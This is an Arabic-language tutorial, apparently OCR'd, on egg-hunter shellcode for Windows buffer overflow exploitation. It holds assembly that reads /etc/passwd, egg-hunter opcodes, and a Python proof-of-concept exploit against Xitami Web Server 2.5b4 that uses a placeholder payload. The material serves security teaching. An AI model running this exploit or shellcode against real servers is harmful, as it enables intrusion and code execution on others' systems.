
شرح مقدمة في

EggHunter Buffer Overflow for Windows

Haboob-Team

2018/06/11



المحتوى:

مقدمة: 3

المشكلة: 4

ماهوالحل ؟ 5

ماهو ال Egg: 5

ماهو ال Egg Hunter: 6

طريقة عمل Egg hunter : 6

أنواع Egg Hunter لأنظمة الويندوز: 7

1- IsBadReadPtr 7

2- NTDisplayString 7

3- NtAccessCheckAndAuditAlarm 7

تطبيق عملي لثغرة EggHunter: 9

المصادر: 18

مقدمة:

جميعنا نعرف ثغرة الـ **buffer overflow** والتي تحدث عندما يتم كتابة بيانات زائدة عن الحجم المخصص لها في الذاكرة والتي تسمح للمستغل بالاستفادة منها إما في حرمان الخدمة أو إستغلالها في تطبيق شفرة برمجية أو ما يطلق عليها بإسم الشل كود.

:Shellcode

هو عبارة عن عدة تعليمات مكتوبة بلغة الاسمبلي والتي تقوم بتنفيذ مهمه معينه مثال:

كتابة ملف , قراءة ملف , تنفيذ أوامر على النظام ,..إلخ.

مثال شل كود لقراءة ملف :

```
global _start

section .text
_start:
  xor ecx, ecx
  mul ecx
open:
  mov al, 0x05
  push ecx
  push 0x64777373
  push 0x61702f63
  push 0x74652f2f
  mov ebx, esp
  int 0x80
read:
  xchg eax, ebx
  xchg eax, ecx
  mov al, 0x03
  mov dx, 0x0FFF
  inc edx
  int 0x80
exit:
  xchg eax, ebx
  int 0x80
```

للإطلاع على مزيد من التفاصيل على ثغرة البفر اوفر فلو يمكنك زيارة المواقع التالية:

- iSECUR1TY
- *Security4Arabs*

المشكلة:


في بعض حالات إستغلال ثغرت البفر يكون حجم البفر الذي يتم كتابة الشل كود فيه أصغر من الشل كود المراد كتابته.

مثال:

نريد إستغلال ثغرة الـ ***Buffer overflow*** وتطبيق ***shellcode*** يقوم بإنشاء إتصال عكسية على جهاز المهاجم,سنقوم بإستخدام *Meterpreter reverse tcp shellcode*

الحجم: *341* بايت.

ولكن كما نرى الحجم المتوفر لكتابة الـ ***shellcode*** هو :



كما نلاحظ ان الحجم المتوفر لايمكن استخدامه لوضع ***shellcode*** يقوم بالاتصال العكسي والذي يبلغ حجمة *341* بايت وبالتالي لا يتسع لحجم المكان المتوفر لدينا.

ماهو الحل ؟


إما إعادة كتابة الـ***shellcode*** المراد تنفيذه, في حالتنا هو ***meterpreter reverse tcp*** ليناسب الحجم المتوفر كما في الصوره أعلاه وهو 43 بايت و هو الحل الأصعب.

أو كتابة ***shellcode*** يناسب الحجم المتوفر و بدوره يقوم بالبحث في ذاكرة البرنامج عن ال ***meterpreter shellcode*** الذي سنقوم بإدخاله عن طريق مدخل آخر للبرنامج.

ماهو ال Egg:

هو عبارة عن 4 بايت يتم وضعها قبل ***Shellcode*** المراد تنفيذه ليتم إستخدامها كاعلامة عندما يقوم ***Egg hunter*** بالبحث عن الـ***shellcode*** في الذاكرة.

ملاحظة: يتم تكرار ***Egg*** مرتان لتصبح 8 بايت للتأكد من عدم وجود تعارض في مكان آخر في الذاكرة.



ماهو ال Egg Hunter:


هو عبارة عن ***shellcode*** غالباً مايكون صغير الحجم ما يقارب **32 بايت** و ظيفته هي البحث في ذاكرة البرنامج المتوفرة عن ال ***Egg*** والتي ستكون حجمها **8 بايت** و في حال تم إيجادها سيتم الإنتقال الى ذلك الموقع من الذاكرة والذي سوف يؤشر على بداية ال ***meterpreter shellcode*** في حالتنا.

طريقة عمل Egg hunter **:**

لنفرض أن لدينا برنامج مصاب ويستقبل مدخلين:

المدخل الأول : وهو مدخل سليم.

المدخل الثاني : وهو مدخل مصاب.



أنواع Egg Hunter لأنظمة الويندوز:

في هذه المقالة سنتطرق الى ال***Egg hunter*** في أنظمة الويندوز فقط .

يوجد أربعة أنواع من***Egg hunter*** في أنظمة الويندوز , سيتم شرح ثلاثة أنواع أما النوع الرابع لن نتطرق اليه لكبر حجم الـ ***shellcode*** .

تختلف الانواع الثلاثة بإختلاف الدالة المستخدمة *(windows api function)*:

1- IsBadReadPtr

الوظيفة: تقوم الدالة بإستقبال عنوان في الذاكرة كمدخل , وتحدد ما إذا كان هذا العنوان لديه صلاحية القراءة أو لا, سنستخدمها لتحديد في ما إذا كان العنوان موجود أم غير موجود.

الحجم: 37 بايت.

-ملاحظة: هذا النوع لايستخدم بكثره نظرناً لعدم دقة عمل الدالة المستخدمة.

2- NTDisplayString

الوظيفة: تقوم الدالة بإستقبال عنوان ذاكرة يؤشر على نص (***string***) و تقوم بطباعة النص في الشاشة الزرقاء, تستخدم في ال ***Egg hunter*** لتحدد ما إذا كان العنوان موجود أم غير موجود.

الحجم: 32 بايت.

3- NtAccessCheckAndAuditAlarm

الوظيفة: كما في دالة ***NTDisplayString*** لتحدد ما اذا كان عنوان الذاكرة موجود ام غير موجود.

الحجم: 32 بايت.

شرح تعليمات الاسيمبلي ***Egg hunter*** بإستخدام دالة ***NtAccessCheckAndAuditAlarm***:


```
1  OR DX,0FFF
2  INC EDX
3  PUSH EDX
4  PUSH 2
5  POP EAX
6  INT 2E
7  CMP AL,5
8  POP EDX
9  JE SHORT 0012CD6C
10 MOV EAX,74303077
11 MOV EDI,EDX
12 SCAS DWORD PTR ES:[EDI]
13 JNZ SHORT 0012CD71
14 SCAS DWORD PTR ES:[EDI]
15 JNZ SHORT 0012CD71
16 JMP EDI
```

1- تخزين آخر عنوان في صفحة الذاكرة في ***edx register***
2- زيادة ال ***edx register*** بواحد.
3- وضع ***edx register*** في أعلى ال***Stack***
4- وضع القمية 2 في أعلى ال***Stack***
5- إزالة القيمة 2 من أعلى ال***Stack*** و وضعها في ***eax register*** وهي قيمة الدالة المستخدمة.
6- إستدعاء الدالة والتي يرمز لها بالرقم المخزن في ***eax register*** .
7- بعد إستدعاء الدالة وسوف تخزن القيمة الرجعية في ***AL*** و هو الجزء السفلي من ***eax register*** و مقارنتها ب الرقم 5, وهو يعني أنه يوجد خطأ أثناء دخول العنوان المخزن في ***Edx register*** .
8- سنقوم بوضع القيمة الموجوده في أعلى ال ***Stack*** في ***Edx register*** .
9- ستقوم هذه التعليمة بالتالي:
   - إذا كانت قيمة ***AL*** تساوي 5 فسيتم الإنتقال الى التعليمة رقم 1.
   - إذا كانت قيمة ***AL*** لا تساوي 5 فسيتم الإنتقال الى التعليمة 10 .
10- وضع قيمة ال ***EGG*** في ال ***Eax register*** : قيمة ال ***Egg*** هي كلمة ***w00t*** .
11- نسخ العنوان المخزن في ال ***Edx*** و وضعه في ***EDI register***.
12- هذه التعليمة تقوم بمقارنة القيمة المخزنة في ***Eax register*** مع القيمة الموجودة في عنوان الذاكرة المخزن في ***EDI register*** وستقوم بزيادة ***EDI register*** ب 4 بايت.
13- إذا كانت القيمة غير متساوية سيتم الإنتقال الى التعليمة رقم 2 .
14- إذا كانت القيمة متساوية سيتم تكرار العملية 12 سيتم مقارنة القيمة الموجودة في عنوان الذاكرة الموجود في ***EDI*** مع قيمة ال ***EAX register*** وزيادة ال ***EDI*** ب 4 بايت.
15- إذا كانت القيمة متساوية فسيتم الانتقال ال العنوان الموجود في ال ***EDI*** والذي يؤشر على بداية ***Large shellcode*** . إذا كانت القيمة غير متساوية سيتم الإنتقال الى التعليمة رقم 2 .

تطبيق عملي لثغرة EggHunter:

تم اختيار برنامج ***Xitami Web Server 2.5b4*** مصاب بثغرة ***Buffer Overflow*** من موقع ***exploit-db*** والذي سيتم شرح الثغرة من خلال البرنامج المذكور اعلاه:

في البداية تم اختبار البرنامج والتأكد من اصابته بثغرة ***Buffer Overflow*** بعد ذلك نحتاج ان نتأكد من حجم المساحة المتبقية لكتابة ***shellcode***, طريقة التأكد عن طريق الضغط على الزر الأيمن على ***register ESP*** واختيار ***Follow in Dump*** وسوف يظهر لنا الحجم المتاح لنا



من الصورة اعلاه نستطيع الحكم بأن المساحة المتبقية غير كافية لوضع ***shellcode*** من نوع ***CMD Bind Connection*** في هذي الحالة نحتاج الى ***EggHunter shellcode*** للوصول الى ***shellcode*** الذي سيقوم بعمل ***Reverse Connection***, سنقوم باستخدام ***egghunter*** يستخدم دالة ***NtAccessCheckAndAuditAlarm*** للبحث عن ***tag*** (كلمة مفتاحية)

```
egghunt =
("\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8"
 "w00t" # 4 byte tag
 "\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7")
```


في ***EggHunter shellcode*** السابق استخدمنا ***tag w00t*** للبحث عن ***shellcode*** الأساسي في الذاكرة, عن طريق البحث عن جميع محتويات الذاكرة عن ***tag*** الذي تم دمجة مع ***shellcode*** ومن ثم تنفيذ ***bind connection shellcode***.

```
import time, socket, sys

if len(sys.argv) != 3:
    print "Usage: ./xitami.py <Target IP> <Target Port>"
    sys.exit(1)

target = sys.argv[1]
port = int(sys.argv[2])

egghunt = ("\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02"
"\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8"
"w00t" # 4 byte tag
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7")

shellcode = "C" * 500
jump = "\xeb\x22" # short jump

buf = "A" * 72
buf += "\x53\x93\x42\x7E" # jmp esp (user32.dll
buf += jump
buf += "\x90" * 50
buf += egghunt

shellcode += "w00tw00t" + shellcode  # tag shellcode with w00t

# send the first GET request with shellcode
header1 = (
'GET / HTTP/1.1\r\n'
'Host: %s\r\n'
'user-agent: %s\r\n'
'\r\n') % (target, shellcode)

# send the GET request with payload
header2 = (
'GET / HTTP/1.1\r\n'
'Host: %s\r\n'
'If-Modified-Since: pwned, %s\r\n'
'\r\n') % (target, buf)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect((target, port))
    print "[+] Connected"
except:
    print "[!] Connection Failed"
    sys.exit(0)

print "[+] Sending shellcode..."
s.send(header1)
time.sleep(1)
s.close()
```



كود 1 : الكود المبدئي لاستغلال الثغرة

سيقوم السكريبت البرمجي بالبحث عن ***shellcode*** الذي سيقوم بعمل ***bind connection*** في الذاكرة الخاصة بالبرنامج عن طريق البحث عن ***w00t tag*** اذا وجد ***tag*** مرتين متتاليتين سيتأكد السكريبت بانه وجد ***shellcode*** الحقيقي.

في البداية وضعنا ***shellcode*** عبارة عن حروف ***C*** فقط لنتأكد من صحة عمل السكريبت, بعدها نعلمنا ***payload*** الذي سيسبب توقف عمل البرنامج وسيتم الكتابة على ***register ESP*** بالنعوان المذكوور, وبعدها عمل قفزة لتخطي بعض التعليمات اللتي سوف تفسد عمل الاستغلال, وفي الأخير سوف يتم تنفيذ ***EggHunter shellcode*** للبحث عن ***egg***.

